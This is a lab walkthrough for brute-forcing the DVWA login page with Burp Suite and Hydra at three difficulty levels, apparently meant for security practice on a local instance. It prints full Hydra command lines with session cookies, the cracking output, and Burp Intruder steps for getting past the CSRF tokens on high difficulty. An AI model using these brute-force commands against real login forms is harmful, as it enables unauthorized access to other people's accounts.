Brute forcing on DVWA with Burp and Hydra

@mmar


Brute forcing is a technique used in computer science to try a large number of possibilities, such as passwords or keys, in order to find the correct one. It involves trying every possible combination until the correct one is found. We will use **burp suite and hydra** to brute force the login form provided by DVWA. In this challenge, we will test a password list against the user and try to log in as the target user

You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Low-difficulty DVWA brute forcing


Step- 1

- Go to DVWA security settings and set the difficulty to low




Step- 2

- Fire up the burp suite in your Kali linux. Set the proxy in your firefox to use burp as a proxy. You can also use the foxy proxy addon to set the burp proxy




Step- 3

- Submit a request from firefox to log in with the wrong credentials. the complete request will be shown in the burp. Now right-click on it and send it to the intruder module. In the intruder tab, clear all targets and locate the password field and add it as a target




Step- 4

- Now in the payloads tab, you can set the wordlist. I am using john.lst



Step- 5

- Now start the attack, burp will try to brute force it. Keep looking for the response size. The request/ response with a changed response size will be our matched password



Hydra is a network login cracking tool that is used to perform brute-force attacks on network protocols, such as HTTP, FTP, Telnet, and SSH. Hydra can brute force the password much faster than the burp suite community edition. However, you need to format the command for it.

- ✓ You need to provide it complete URL of the form. You can get it from the network tab if you inspect a page. Replace username and password with ^USER^ and ^PASS^ respectively
- ✓ Get the cookie information from the Storage tab in debug menu
- ✓ Set the login failure information with the F flag

Hydra

- You can use the following command to brute force the password with Hydra

```
hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect'
```

Hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-30 00:53:32
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3559), ~223 tries per task
[DATA] attacking http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=low:F=Username and/or password incorrect
[42001][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-30 00:53:33
```


Medium-difficulty DVWA brute forcing

Medium Difficulty

- The medium difficulty challenge, adds a delay between different attempts and can be solved in a similar fashion. But the attack will be much slower

Burp

- Just capture a new request. Send it to the intruder and brute force it in a similar fashion. you will notice that only the cookie value has changed to medium and the attack will be much slower



Hydra

- We just need to change the cookie value to medium and use the same command as of low difficulty and we can still get the DVWA medium-difficulty password

```
hydra -l admin -P /usr/share/wordlists/john.lst 'http-get-form://127.0.0.1:42001/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=7vs4mhc1q4dnp3f6cgikl01v9q; security=medium:F=Username and/or password incorrect'
```

Hydra

- We will notice a much slower attack but we will be able to break through it.

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "qwerty" - 25 of 3559 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "money" - 26 of 3559 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "carmen" - 27 of 3559 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "mickey" - 28 of 3559 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "secret" - 29 of 3559 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "summer" - 30 of 3559 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "internet" - 31 of 3559 [child 0] (0/0)
[42001][http-get-form] host: 127.0.0.1   login: admin   password: password
```

High-difficulty DVWA brute forcing


High Difficulty

- In high difficulty, a CSRF token is generated for each request. So, it becomes very difficult to brute force through it. Hydra fails completely and gives false positives. So, we can not use it in isolation to break the password in high difficulty

```
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment: occurred in 2006 through 2010.
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment:
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment: in 1996 through 2011.  It is assum
ed to be in the public domain.
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment: Last update: 2011/11/20 (3546 entr
ies)
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment:
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment: For more wordlists, see https://ww
w.openwall.com/wordlists/
[42001][http-get-form] host: 127.0.0.1   login: admin   password: 12345
[42001][http-get-form] host: 127.0.0.1   login: admin   password: #!comment: (that is, more common passwords ar
e listed first).  It has been
[42001][http-get-form] host: 127.0.0.1   login: admin   password: password
[42001][http-get-form] host: 127.0.0.1   login: admin   password: 123456
1 of 1 target successfully completed, 16 valid passwords found
```


Step- 1

- Generate a new request, and send it to the burp proxy. Now following the same steps send it to the intruder. Now in intruder, we need to perform a few additional steps. select both the password and token fields as targets. Now change attach type to pitchfork attack




Step- 2

- Now in the payload section, for target 1, select the same john.lst. For the second payload select to use recursive grep




Step- 3

- Now in the options tab add a new grep extract and select the token to extract it




Step- 4

- Ensure that redirections are set to always




Step- 5

- Now in the resource pool, create a new pool with only one thread and start the attack



Step- 6

- The burp will find the password which will have a changed response length



15	12345	f1836ba20cc5451856b740e394c...	200		0		4587	1	3a9120e53ddee21c380e6...
17	password1	2a6816fba8b213aeff1e0bfbe0eb...	200		0		4587	1	04329db821ddb2d95c7f5...
18	123456789	04329db821ddb2d95c7f57bbc53...	200		0		4587	1	1de6d905f1b252ea36691...
19	12345678	1de6d905f1b252ea3669121a915...	200		0		4587	1	aaa394543fb0e1e05cb4...
20	1234567890	aaa394543fb0e1e05cb46e8b3a...	200		0		4587	1	71bf5c5313b603e9c8625f...
0			200		1		4616	1	5fed49591f1cd37fdb42e8...
1	#!comment: This list has been co...		200		1		4616	1	373f7bb89c99e31516f413...
16	password	3a9120e53ddee21c380e656caa5...	200		0		4625		2a6816fba8b213aeff1e0b...

Request Response

Pretty Raw Hex

1 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=3a9120e53ddee21c380e656caa54d527 HTTP/1.1

THANKS